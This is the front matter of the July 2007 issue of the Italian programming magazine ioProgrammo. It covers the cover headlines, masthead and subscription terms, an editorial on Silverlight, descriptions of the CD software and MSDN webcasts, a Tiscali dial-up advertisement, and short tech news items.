ioProgrammo Anno XI - N°7 (116)

IDENTIFYNG HACKERS FINGERPRINTS

LA SICUREZZA È SEMPRE DI PIÙ UN PROBLEMA, NOI TI CONSIGLIAMO SU COME RILEVARE "LE IMPRONTE DIGITALI" DEGLI INTRUSI.

VERSIONE PLUS RIVISTA+LIBRO+CD €9,90 — VERSIONE STANDARD RIVISTA+CD €6,90

ioProgrammo

PER ESPERTI E PRINCIPIANTI

Poste Italiane S.p.A Spedizione in A.P. • D.L. 353/2003 (conv.in L.27/02/2004 n.46) art.1 comma 2 DCB ROMA Periodicità mensile • LUGLIO 2007 • ANNO XI, N.7 (116)

PORTALE *prêt à porter*

passo dopo passo ti spieghiamo come creare, con le tecnologie Microsoft, la tua finestra sul web

- **INTERFACCIA** usa le master page per definire il layout una sola volta per tutte le pagine del sito
- **AUTENTICAZIONE** con il membership management consenti accessi limitati e personalizzati per utente
- **PROFILI** mostra contenuti diversi e associati alle preferenze dei tuoi visitatori
- **NAVIGAZIONE** crea alberi e menu studiati per favorire una ricerca facile delle informazioni

msdn WEBCAST 4 NUOVI VIDEO

ASP.NET 2.0 AJAX: WEB SERVICES • ASP.NET 2.0 AJAX: CLIENT SCRIPTING, DEBUGGING AND TRACING • ASP.NET 2.0 AJAX: ASP.NET AJAX CONTROL TOOLKIT • ASP.NET 2.0 AJAX: SERVER CONTROLS

SILVERLIGHT PRIMI PASSI

Quasi come Flash ma integrato con .NET arriva il sistema che equipaggerà il web prossimo venturo. Ecco la guida pratica alla prima applicazione...

JAVASCRIPT

XML CONTROLLO TOTALE

Usa javascript per navigare all'interno dei nodi

JAVASCRIPT

AJAX È SICURO? DIPENDE DA TE

Ecco gli accorgimenti da usare per non cadere in trappola

JAVASCRIPT

INTERNET YAHOO LIBRARY

Gestiamo i popup con le librerie usate dai grandi

CORSI

JAVA SERVER PAGES

Al via il corso sul linguaggio per la creazione semplice delle interfacce con Java

MODELLAZIONE CON UML

Disegna il grafico del comportamento del tuo software. Clicca e tira fuori il codice!

JAVA

DAI DATI AL GRAFICO

A torta, a pila ed in qualunque altro formato. Come ottenere un report visuale

INFORMAZIONI CRIPTATE

Dalla teoria alla tecnica della crittografia. Come fare per tenere al sicuro i tuoi segreti?

DEBUGGING CON I LOG

Recupera le informazioni sul comportamento del tuo codice e scrivi gli errori in un file di testo

JAVASCRIPT

IL WEB SECONDO DOJO

Crea la tua "Rich Internet Application" senza perderti nei meandri del codice

C++

GESTIONE DEL TESTO

Parsing delle stringhe. Utilizziamo spirit per "parserizzare" testi complessi

ACCOPPIAMENTI NEI TORNEI: usa il calcolo combinatorio per creare un generatore universale di tornei. Calcio e Tennis sono serviti!

PORTALE PRÊT À PORTER • SILVERLIGHT PRIMI PASSI • JAVA SERVER PAGES • XML CONTROLLO TOTALE • SICUREZZA DI AJAX

EDIZIONI MASTER www.edmaster.it

9 771128 594009 70116

1-06-2007 14:57:27

Anno XI - N.ro 07 (116) - Luglio 2007 - Periodicità Mensile
Reg. Trib. di CS al n.ro 593 del 11 Febbraio 1997
Cod. ISSN 1128-594X
E-mail: ioprogrammo@edmaster.it
http://www.edmaster.it/ioprogrammo
http://www.ioprogrammo.it

Direttore Editoriale: Massimo Sesti
Direttore Responsabile: Massimo Sesti
Responsabile Editoriale: Gianmarco Bruni
Vice Publisher: Paolo Soldan
Redazione: Fabio Farnesi
Collaboratori: R. Allegra, D. De Michelis, F. Grimaldi, E. Viale, V. Vessia, A. Pelleriti, F. Smelzo, C Scuderi, G. Malaga, F. Fortino, V. Arconzo
Segreteria di Redazione: Rossana Scarcelli

Realizzazione grafica: Cromatika S.r.l.
Art Director: Paolo Cristiano
Responsabile grafico di progetto: Salvatore Vuono
Coordinamento tecnico: Giancarlo Sicilia
Illustrazioni: M. Veltri
Impaginazione elettronica: Francesco Cospite, Lisa Orrico, Nuccia Marra, Luigi Ferraro

Realizzazione Multimediale: SET S.r.l.
Realizzazione CD-Rom: Paolo Iacona

Pubblicità: Master Advertising s.r.l.
Via C. Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121207
e-mail advertising@edmaster.it
Sales Director: Max Scortegagna
Segreteria Ufficio Vendite: Daisy Zonato

Editore: Edizioni Master S.p.a.
Sede di Milano: Via Ariberto, 24 - 20123 Milano
Sede di Rende: C.da Lecco, zona industriale - 87036 Rende (CS)
Presidente e Amministratore Delegato: Massimo Sesti
Direttore Generale: Massimo Rizzo

ABBONAMENTO E ARRETRATI
ITALIA: Abbonamento Annuale: IOPROGRAMMO (11 NUMERI) €59,90 SCONTO 21% SUL PREZZO DI COPERTINA DI €75,90 · IOPROGRAMMO CON LIBRO (11 NUMERI) €75,90 SCONTO 30% SUL PREZZO DI COPERTINA DI €108,90 OFFERTE VALIDE FINO AL 30/07/07.
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5.32 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate allo 02 831212.
La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax allo 02 83121206, oppure via posta a EDIZIONI MASTER via C. Correnti, 1 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- cc/p n.16821878 o vaglia postale (inviando copia della ricevuta del versamento insieme alla richiesta);
- assegno bancario non trasferibile (da inviarsi in busta chiusa insieme alla richiesta);
- carta di credito, circuito Visa, Cartasì, o Eurocard/Mastercard (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).
- bonifico bancario intestato a Edizioni Master S.p.A. c/o BCC MEDIOCRATI S.C.AR.L. c/c 0 000 000 12000 ABI 07062 CAB 80880 CIN P (inviando copia della distinta insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.

Sostituzioni: qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato.
La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il CD-Rom difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Via C. Correnti, 1 - 20123 Milano

Servizio Abbonati:
☎ **tel. 02 831212**
@ **e-mail: servizioabbonati@edmaster.it**

Assistenza tecnica: ioprogrammo@edmaster.it
Stampa: Arti Grafiche Boccia S.p.a. Via Tiberio Felice, 7 Salerno
Stampa CD-Rom: Neotek S.r.l. - C.da Imperatore - Bisignano (CS)
Distributore esclusivo per l'Italia: Parrini & C S.p.A.
Via Vitorchiano, 81 - Roma

Finito di stampare nel mese di Giugno 2007

Questo mese su ioProgrammo

DEVELOPER REMIX

Così c'è stato il Remix. Si tratta sostanzialmente della rivisitazione italiana del Mix: la conferenza annuale che Microsoft tiene a Las Vegas per presentare i nuovi prodotti dedicati agli sviluppatori. Il Mix è sostanzialmente l'evento più importante dell'anno per chi vuole tenersi aggiornato sulle politiche Microsoft dedicate agli sviluppatori. Il Remix 2007 ha riproposto in Italia, tramite la partecipazione di numerosi oratori internazionali, gli stessi contenuti proposti al Mix di quest'anno. Si è visto tanto Windows Presentation Foundation durante questo evento, ma sopratutto ad un livello più alto si è visto tanto SilverLight. Che cosa è SilverLight? lo scoprirete leggendo l'articolo proposto in questo stesso numero di ioProgrammo, ma per i fini di questo editoriale diremo semplicemente che si tratta di una tecnologia Microsoft che ripercorre la stessa strada già aperta da Macromedia Flash. SilverLight consente di creare sofisticate interfacce per il Web, multipiattaforma (o quasi) che consentono di portare il magico mondo degli effetti speciali del desktop anche sulle nude pagine html. SilverLight come flash ed in parte come Ajax ha lo scopo di rendere più fruibili le interfacce internet. E a dire il vero questa idea viene perseguita ormai da anni. Abbiamo già visto le applicazioni embedded nel browser, abbiamo già vissuto l'eroica epopea di flash e stiamo vivendo adesso la gloria di Ajax. E sempre nonostante tutto questo le pagine Internet non sono poi così cambiate da 10 anni a questa parte. Che sia la volta buona per cui si riuscirà ad ottenere un radicale cambiamento? Molto dipende da noi programmatori, ma molto dipende anche da quanto le nuove tecnologie riusciranno ad esaltare il nostro spirito di intraprendenza. Staremo a vedere cosa succederà. Nel frattempo non ci resta che provare il magico mondo di SilverLight prima di decidere se è questa la strada che vogliamo intraprendere.

CD WEB
nome_file.zip

All'inizio di ogni articolo, troverete un simbolo che indicherà la presenza di codice e/o software allegato, che saranno presenti sia sul CD (nella posizione di sempre *\soft\codice* e *\soft\tools*) sia sul Web, all'indirizzo http://cdrom.ioprogrammo.it.

PORTALE prêt à porter

passo dopo passo ti spieghiamo come creare, con le tecnologie Microsoft, la tua finestra sul web

INTERFACCIA: usa le master page per definire il layout una sola volta per tutte le pagine del sito

AUTENTICAZIONE: con il membership management consenti accessi limitati e personalizzati per utente

PROFILI: mostra contenuti diversi e associati alle preferenze dei tuoi visitatori

NAVIGAZIONE: crea alberi e menu studiati per favorire una ricerca facile delle informazioni

pag. 14

004-005 editoriale 1-06-2007 15:50 Pagina 5

SILVERLIGHT PRIMI PASSI

Quasi come Flash ma integrato con .NET ecco il sistema che equipaggerà il web prossimo venturo. Ecco la guida pratica alla prima applicazione...
pag. 88

QUALCHE CONSIGLIO UTILE

I nostri articoli si sforzano di essere comprensibili a tutti coloro che ci seguono. Nel caso in cui abbiate difficoltà nel comprendere esattamente il senso di una spiegazione tecnica, è utile aprire il codice allegato all'articolo e seguire passo passo quanto viene spiegato tenendo d'occhio l'intero progetto.

ERRATA CORRIGE

L'articolo "JavaScript cross domain" pubblicato nel numero 115 di ioProgrammo a firma Daniele De Michelis è da attribuirsi invece ad Alessandro Lacava

http://forum.ioprogrammo.it

I contenuti del libro

Lavorare con SQL Server

Qualunque sia la vostra specializzazione come programmatori è molto probabile che prima o poi vi troverete a dovervi misurare con un qualche database. Fra i server di DB più rilevanti, attualmente presenti sul mercato, vi è Microsoft SQL Server. Si tratta di un prodotto che esporta un quantitativo di funzionalità decisamente elevato. Le sue caratteristiche non lo limitano ad essere un semplice sistema per l'archiviazione delle informazioni ma ne fanno uno strumento altamente programmabile, estendibile e personalizzabile. Tutte queste caratteristiche unite alle performance straordinariamente elevate ne hanno fatto uno strumento estremamente diffuso fra le aziende. Padroneggiare SQL Server significa in una qualche misura avere l'opportunità di arricchire il proprio curriculum di una voce particolarmente significativa. È proprio nella direzione di fornire un approccio pratico a SQL Server che Vito Vessia ha prodotto questo volume. Un riferimento eccezionalmente valido per la vostra vita di programmatore.

LA GUIDA DI RIFERIMENTO PER IMPARARE VELOCEMENTE AD UTILIZZARE IL DATABASE DI MICROSOFT

- **Cenni sul database relazionale**
- **Istallazione ed amministrazione**
- **Il linguaggio TRANSACT-SQL**
- **Programmare SQL Server**

JAVA SE DEVELOPMENT KIT 6U1

Il compilatore indispensabile per programmare in JAVA

Se avete intenzione di iniziare a programmare in Java oppure siete già dei programmatori esperti avete bisogno sicuramente del compilatore e delle librerie Java indispensabili. Sotto il nome di Java SE Development Kit vanno appunto tutti gli strumenti e le librerie nonché le utility necessarie per programmare in JAVA. L'attuale versione è la 6.0, ovvero la nuovissima release densa di innovazioni e molto più legata al desktop di quanto non fossero tutte le precedenti. L'upgrade che qui vi proponiamo contiene una serie di bug fix utili per lo sviluppo di buon codice

Prodotti del mese

Struts 2.0.1

Il framework MVC per Java

Il pattern MVC è probabilmente il più usato da tutti gli sviluppatori in ogni linguaggio.Questo framework è il leader per quanto riguarda lo sviluppo di applicazioni Java secondo il pattern MVC. Molto comodo, stabile e affidabile, rappresenta la base di partenza per applicazioni che devono essere facilmente manutenibili. Uno standard da usare se progettate applicazioni di dimensioni generose, ma anche quando si sviluppano web application professionali.

L'impatto iniziale con il framework potrebbe non essere dei più semplici a causa della complessità dello strumento. Ma superato il gradino iniziale e compresa la logica delle action tutto diventa estremamente semplice e conseguenziale. Ne parliamo approfonditamente in questo numero di ioProgrammo

[pag.111]

Mediawiki 1.9.2

La vostra wikipedia personalizzata


Un wiki è un sito internet gestito da qualcosa molto simile ad un CMS. Così come un CMS viene utilizzato per l'inserimento di rapido di contenuti sul Web, a differenza di un CMS però dispone di una sorta di linguaggio interno tale che se nel testo vengono inseriti dei marcatori particolari, automaticamente viene creata una pagina che li referenzia.Questo sistema garantisce la creazione rapida di enciclopedie che sfruttano al massimo il sistema di HyperLink tipico di internet. Inoltre le pagine vuote che vengono create automaticamente dal sistema possono essere riempite dagli utenti che ne hanno i permessi. Creare un'enciclopedia utilizzando questo sistema è piuttosto semplice. Mediawiki è alla base della più grande enciclopedia online: wikipedia

[pag.111]

Dadabik 4.2

Un creatore di interfacce verso database

Si tratta di una web application scritta in PHP che consente di costruire altre web application basate su database. Ad esempio se volete costruire un sito che esponga un catalogo multimediale, non vi resta che informare Dadabik di quali campi si compone il catalogo in questione, di quali funzionalità volete che il vostro sito sia dotato, e lasciare a DadaBik il compito di generare la vostra interfaccia.Non è necessario avere competenze estese di programmazione, l'uso di DadaBik è piuttosto semplice. Dopo l'installazione si procede alla definizione della base di dati e delle funzionalità di cui si vuole dotare il proprio applicativo. Inserimento, modifica e cancellazione dei dati sono ovviamente la base, ma si possono inserire funzionalità evolute come ad esempio una ricerca piramidale basata e molto altro

[pag.111]

Dojo 0.4.2

Il nuovo framework per JavaScript

JavaScript dopo un periodo di appannamento sembra essere tornato alla ribalta sulla scena della programmazione per il web da quando Ajax è diventato l'argomento principe per lo sviluppo del Web 2.0.Proprio JavaScript infatti rappresenta il cuore di Ajax.Questa rinnovata popolarità ha dato il via alla nascita di una serie di framework che facilitano la programmazione JavaScript.Fra i tanti spicca dojo. Prima di tutto per la sua innata propensione alla programmazione ad eventi, ma anche soprattutto perché consente in una qualche misura di utilizzare la tecnologia ajax in push invece che in pop in modo tale che sia il server ad inviare i dati al client. In realtà questa possibilità è ancora in beta e appare soltanto come una possibilità

[pag.111]

GLI ALLEGATI DI IOPROGRAMMO

Questo mese quattro Webcast per imparare a sviluppare applicazioni basate su Ajax per il Web

ASP.NET 2.0 AJAX: Web Services

Applicazioni ASP.NET basate sulle estensioni di AJAX trovano nei Web Services uno strumento ideale per incrementare la fruizione di dati distribuiti. In questo webcast dimostriamo come interagire con questi servizi.

ASP.NET 2.0 AJAX: Client Scripting, Debugging and Tracing

Il framework ASP.NET 2.0 AJAX fornisce ai programmatori un ambiente facilmente estensibile. Cerchiamo di scoprire come sia posssibile estendere Javascript con ASP.NET AJAX creando dei nostri script personalizzati. A corredo di questo introdurremo le tecniche di debugging e tracing per questo tipo applicazioni.

ASP.NET 2.0 AJAX: ASP.NET AJAX Control Toolkit

Un utile compagno di viaggio quando si creano applicazioni ASP.NET basate sulle estensioni AJAX, è sicuramente l'ASP.NET AJAX Control Toolkit. In questo webcast scopriremo le funzionalità dei principali controlli e extender offerti da questo progetto nato dalla collaborazione tra Microsoft e le community di sviluppatori.

ASP.NET 2.0 AJAX: Server Controls

Le Microsoft ASP.NET 2.0 Ajax Extensions contengono alcuni server controls che permettono la rapida realizzazione di applicazioni web ASP.NET che sfruttano questa tecnologia per fornire una nuova esperienza agli utenti finali. Conosceremo da vicino UpdatePanel, UpdateProgress e Timer.

msdn WEBCAST

PERCORSI

virtual Earth API's - integrazione di mappe in siti Web (base) • Migrazione del codice COBOL a .NET (Livello 300) • Migrazione dei dati dal Database iSeries db2 UDB a Sql Server 2005 (Livello 300) • Utilizzo del Database iSeries db2 UDB da ADO.NET tramite iSeries Access .Net Data Provider (Livello 300) • Migrazione Schermate 5250 ad ASP.NET o a Windows Forms con traduzione delle DDS (Livello 300) • Introduzione alle tecnologie Windows Forms, e ASP.NET Web Forms (Livello 200) • La reportistica su Team Foundation Server: utilizzo, customizzazione, creazione di nuovi report, utilizzo di strumenti custom per la reportistica individuale o avanzata (Livello 200)

Visita
http://www.microsoft.com/italy/msdn/risorsemsdn/eventi/webcast/passati/default.mspx

FAQ

Cosa sono i Webcast MSDN?
MSDN propone agli sviluppatori una serie di eventi gratuiti online e interattivi che approfondiscono le principali tematiche relative allo sviluppo di applicazioni su tecnologia Microsoft. Questa serie di "corsi" sono noti con il nome di Webcast MSDN

Come è composto tipicamente un Webcast?
Normalmente vengono illustrate una serie di Slide commentate da un relatore. A supporto di queste presentazioni vengono inserite delle Demo in presa diretta che mostrano dal vivo come usare gli strumenti oggetto del Webcast

Come mai trovo riferimenti a chat o a strumenti che non ho disponibili nei Webcast allegati alla rivista?
La natura dei Webcast è quella di essere seguiti OnLine in tempo reale. Durante queste presentazioni in diretta vengono utilizzati strumenti molto simili a quelli della formazione a distanza. In questa ottica è possibile porre domande in presa diretta al relatore oppure partecipare a sondaggi etc. I Webcast riprodotti nel CD di ioProgrammo, pur non perdendo nessun contenuto informativo, per la natura asincrona del supporto non possono godere dell'interazione diretta con il relatore.

Come mai trovo i Webcast su ioProgrammo
Come sempre ioProgrammo cerca di fornire un servizio ai programmatori italiani. Abbiamo pensato che poter usufruire dei Webcast MSDN direttamente da CD rappresentasse un ottimo modo di formarsi comodamente a casa e nei tempi desiderati. Lo scopo tanto di ioProgrammo, quanto di Microsoft è infatti quello di supportare la comunità dei programmatori italiani con tutti gli strumenti possibili.

Su ioProgrammo troverò tutti Webcast di Microsoft?
Ne troverai sicuramente una buona parte, tuttavia per loro natura i webcast di Microsoft vengono diffusi anche OnLine e possono essere seguiti previa iscrizione. L'indirizzo per saperne di più è: www.microsoft.it/msdn/webcast. segnalo nei tuoi bookmark. Non puoi mancare.




L'iniziativa sarà ripetuta sui prossimi numeri?
Sicuramente si.

Online con Tiscali Easy

Numero unico per tutta l'Italia e nessuna registrazione. Il modo più semplice e veloce per entrare in Internet risparmiando

Sei spesso lontano da casa e hai necessità di collegarti a Internet ovunque ti trovi? Desideri salvaguardare la tua privacy navigando in modo anonimo? Non hai voglia di perdere tempo in lunghe registrazioni per creare un nuovo account? Niente paura, Tiscali ha pensato anche a te! Con Tiscali Easy arriva un sistema tutto nuovo di collegarsi a Internet. Non sarà più necessario creare un nuovo account e fornire i propri dati personali, potrai navigare collegandoti con un unico numero di telefono (7023456789) da tutta Italia e soprattutto utilizzando i dati di accesso forniti direttamente da Tiscali (UserID e Password presenti sulla scheda), quindi non collegabili in alcun modo a te. Insomma, con Tiscali Easy, otterrai in un colpo solo riservatezza dei dati, risparmio del tempo necessario alla creazione di un abbonamento e tariffe vantaggiose. I costi di connessione sono simili a quelli di un classico abbonamento gratuito: 1,90 cent. per i primi 10 minuti e 1,72 cent. per quelli successivi. Per risparmiare ulteriormente è possibile connettersi a Internet durante le ore serali o nei giorni festivi al costo di 1,09 cent. per i primi dieci minuti e 0,98 cent. per quelli successivi. L'unico requisito richiesto per poter eseguire la connessione è un modem correttamente installato. Poiché si tratta di una normale connessione analogica è possibile utilizzare i tool di accesso remoto integrati in Windows

IN RETE CON TISCALI

Nessuna registrazione basta creare una nuova connessione e inserire i dati di accesso forniti da Tiscali

1 NUOVA CONNESSIONE
Portiamoci nel pannello di controllo, e selezioniamo l'icona connessioni di rete. In alto a sinistra selezioniamo "nuova connessione" e prepariamoci a seguire il wizard che comparirà

2 DATI DI ACCESSO
Seguiamo il Wizard fino a quando non ci vengono chiesti i dati per l'autenticazione. E' sufficiente inserire quelli presenti nella card allegata a questo numero di ioProgrammo: master2007/tiscali

3 ACCESSO A INTERNET
Connettersi è semplicissimo, troveremo una nuova icona all'interno del pannello di controllo alla voce connessioni. Bastano due click ed il gioco è fatto sarete connessi ovunque vi troviate

News

ARRIVA BOUNCY CASTLE 1.0

Aveva riscosso molto successo questa libreria dedicata alla crittografia ai tempi in cui il framework .NET era ancora in beta. Poi per qualche strano motivo era completamente scomparsa dalla scena. Recentemente è stata rilasciata la versione 1.0 per C# e di nuovo il tool sembra destare un certo interesse per le sue numerose funzionalità. Chi volesse testarlo può trovarlo all'indirizzo http://www.bouncycastle.org/index.html

LINUX VA SU WINDOWS

È lo scopo del progetto Lina http://www.openlina.com/, portare le applicazioni scritte per linux ad essere eseguita su Windows.
Il progetto si basa ovviamente su un uso estensivo della macchina virtuale. La novità sta nel fatto che si sta parlando di un porting delle applicazioni Linux verso Windows e non viceversa. Certamente il progetto è ancora in fase di testing e fra gli addetti ai settori serpeggia più di una perplessità sul suo buon esito, tuttavia l'idea è interessante e nonostante non si possa parlare al momento di una compatibilità completa, tuttavia si può pensare che in un prossimo futuro si potrebbe avere una convergenza più stretta

FINITA LA PACCHIA PER IL SOFTWARE

A dirlo è Shekhar Borkar uno dei soci maggiormente influenti in Intel. Secono Borkar i processori e l'hardware in generale hanno seguito negli ultimi anni un processo di sviluppo che li ha portati a raddoppiare le prestazioni ogni sei mesi per favorire l'installazione di software sempre di più "divora risorse". E' ora di finirla secondo Borkar! Le software house devono ricambiare il favore cominciando a sviluppare software che favorisca uno sviluppo maggiormente controllato anche dell'hardware http://www.intel.com/pressroom/kits/bios/sborkar.htm


IL DATACENTER DEL FUTURO

È stato presentato dal 21-25 Maggio, durante il Forum della Pubblica Amministrazione a Roma, il nuovo e interessante progetto nato in casa Sun Microsystems: Project Blackbox. Si tratta di un datacenter mobile, che vuole introdurre una vera e propria rivoluzione nel mondo dei datacenter. Questo ambiente mobile è stato realizzato all'interno di un container standard (2.5 x 2.0 x 6.0 metri) e quindi permette di essere trasportato in giro, caricandolo semplicemente sopra ad un camion. All'interno di questo container è stata realizzata una semplice ma elaborata infra struttura per poter contenere molti server, che vengono riposti in delle strutture antiurto e, soprattutto, con un sistema di ventilazione studiato apposta per mantenere un clima ideale per i nostri server rack. Una volta configurato è possibile utilizzare questo datacenter ovunque siano disponibili 3 cose: un cavo per la corrente elettrica, acqua per il raffreddamento interno e un po' di spazio. Il collegamento dei server collocati all'interno del datacenter con un ufficio o laboratorio viene gestito attraverso diversi collegamenti, che possono essere standard come il classico doppino RJ45 per le reti LAN oppure di diversa natura per le esigenze dell'utente finale. Il Project Blackbox è un vero prodigio per quanto riguarda la capacità di calcolo che può rendere "mobile". Infatti basta pensare che al suo interno possono essere sistemati 250 server Sun Fire T1000, fornendo così due Petabyte di capacità storage o sette Terabyte di memoria. Queste cifre, come è solito dire, fanno girare la testa anche ai non addetti ai lavori se pensiamo che tutta questa potenza di calcolo è utilizzabile in mobilità. Infatti la rivoluzione e l'innovazione che vuole introdurre SUN con questo suo nuovo progetto è relativa soprattutto al fatto della mobilità. Un datacenter di queste dimensioni può essere facilmente trasportato e installato, anche temporaneamente, in luoghi dove non sarebbe possibile costruire un datacenter con il relativo edificio. Pensiamo ad esempio a situazioni di emergenza, dove è necessario fornire alla popolazione dei servizi in tempi brevi. Utilizzando questo datacenter mobile è necessario collegare un paio di cavi ed il gioco è fatto. Il Project Blackbox può essere utile anche a dipartimenti universitari, provider o altri enti che vogliono ampliare le proprie risorse di calcolo in maniera veloce, senza doversi più preoccupare della realizzazione di edifici/laboratori che allungano di molto i tempi per ottenere un datacenter funzionante. Questo progetto c'entra appieno i fabbisogni delle aziende start up che intendono creare in poco tempo un datacenter, che oltre ad essere facilmente installabile porta anche ad un interessante risparmio energetico. Il Project Blackbox è stato infatti studiato per poter funzionare con fonti alternative di energia (solare, eolica) e soprattutto con un'efficienza del sistema di raffreddamento, rispetto al classico datacenter, maggiore di circa il 20%. Come afferma Franco Roman, direttore Marketing di Sun Microsystems Italia, "è sempre più pressante la richiesta di semplicità e di efficienza in termini sia di costi sia di consumo energetico. Sun, con il progetto Blackbox, che non ha eguali al mondo, esprime il meglio della propria capacità di innovare, combinando la potenza e la qualità delle proprie tecnologie con la sensibilità nei confronti dell'ambiente". Con molta probabilità Sun, grazie al Project Blackbox, introdurrà una vera e propria rivoluzione nel mondo dei datacenter. Per maggiori informazioni è possibile consultare il sito http://sun.com/blackbox.

NESSUN SERVICE PACK PER XP


Era stato più volte annunciato e poi sempre rimandato, stiamo parlando del terzo Service Pack per Windows XP previsto per il 2007. Il nuovo scheduling per questo update è stato aggiornato con la data del 2008.
L'azienda di Bill Gates in un primo tempo ha giustificato i continui ritardi nell'uscita dell'SP3 asserendo che gli sforzi di Microsoft si erano focalizzati sullo sviluppo di Windows Vista e di Office 2007, per cui non rimanevano sufficienti risorse per portare avanti un service pack per XP.
Il nuovo comunicato stampa relativo allo slittamento della data di rilascio di questo upgrade si nasconde dietro ad una serie di motivazione di ordine tecnico/economico. I più maliziosi tuttavia individuano nella volontà di MS di spingere a migrare al nuovo Windows Vista questo ennesimo ritardo.
D'altra parte non si può attribuire ad una patch il solo scopo di installare gli hotfix necessari, quanto piuttosto all'upgrade di drivere e moduli del sistema che spesso risultano cruciali per il suo funzionamento. Per cui un ritardo nel rilascio di questo nuovo upgrade rende automaticamente leggermente obsoleto XP. E se si pensa che sono in tantissimi coloro i quali non hanno ancora migrato al nuovo Vista, si capisce anche quale possa essere l'importanza strategica di questo rimando

P2P SCOPPIA IL CASO TRIBLER

In principio c'era Napster, poi è arrivata Gnutella, Emule e Bittorrent, tutti bene o male hanno segnato l'era del P2P e tutti sono stati aprasmente combattuti da major discografiche, case cinematografiche e software house e tutti in una qualche misura sono ancora sopravvissuti. Se tanto mi da tanto il prossimo software rivoluzionario nella saga del P2P dovrebbe essere Tribler. Il programmino in questione, disponibile per Windows, Mac e Linux è prima di tutto un client BitTorrent, nella realtà dei fatti si configura però come dotato di un certo livello di intelligenza. Tribler non si basa infatti su un file .torrent ma su una sorta di passaparola fra utenti. Ovvero scansiona tramite un meccanismo di preferenze le attitudini dei suoi utilizzatori e finisce per suggerirgli quali sono i dati disponibili più vicini alle loro esigenze. Si tratta di una vera e propria rivoluzione nel panorama dei software P2P che se dovesse prendere piede rappresenterebbe l'ennesimo agguerrito nemico contro cui i soggetti legali dovrebbero combattere. La cosa interessante è che per gli sviluppatori è disponibile il codice sorgente. Come sempre accade in questi casi questo probabilmente significa garantire al prodotto una continuità dello sviluppo e come sempre accade in questi casi un costante miglioramento. Dalle pagine del sito Web su cui Tribler è distribuito, appare chiara tra le altre cose la volontà di voler supportare in ogni modo possibile sviluppatori volontari. Di fatto la pagina dedicata allo sviluppo fornisce già ora una serie di informazioni piuttosto interessanti. Per maggiori informazioni: https://www.tribler.org/

CREA IL TUO PORTALE USANDO .NET

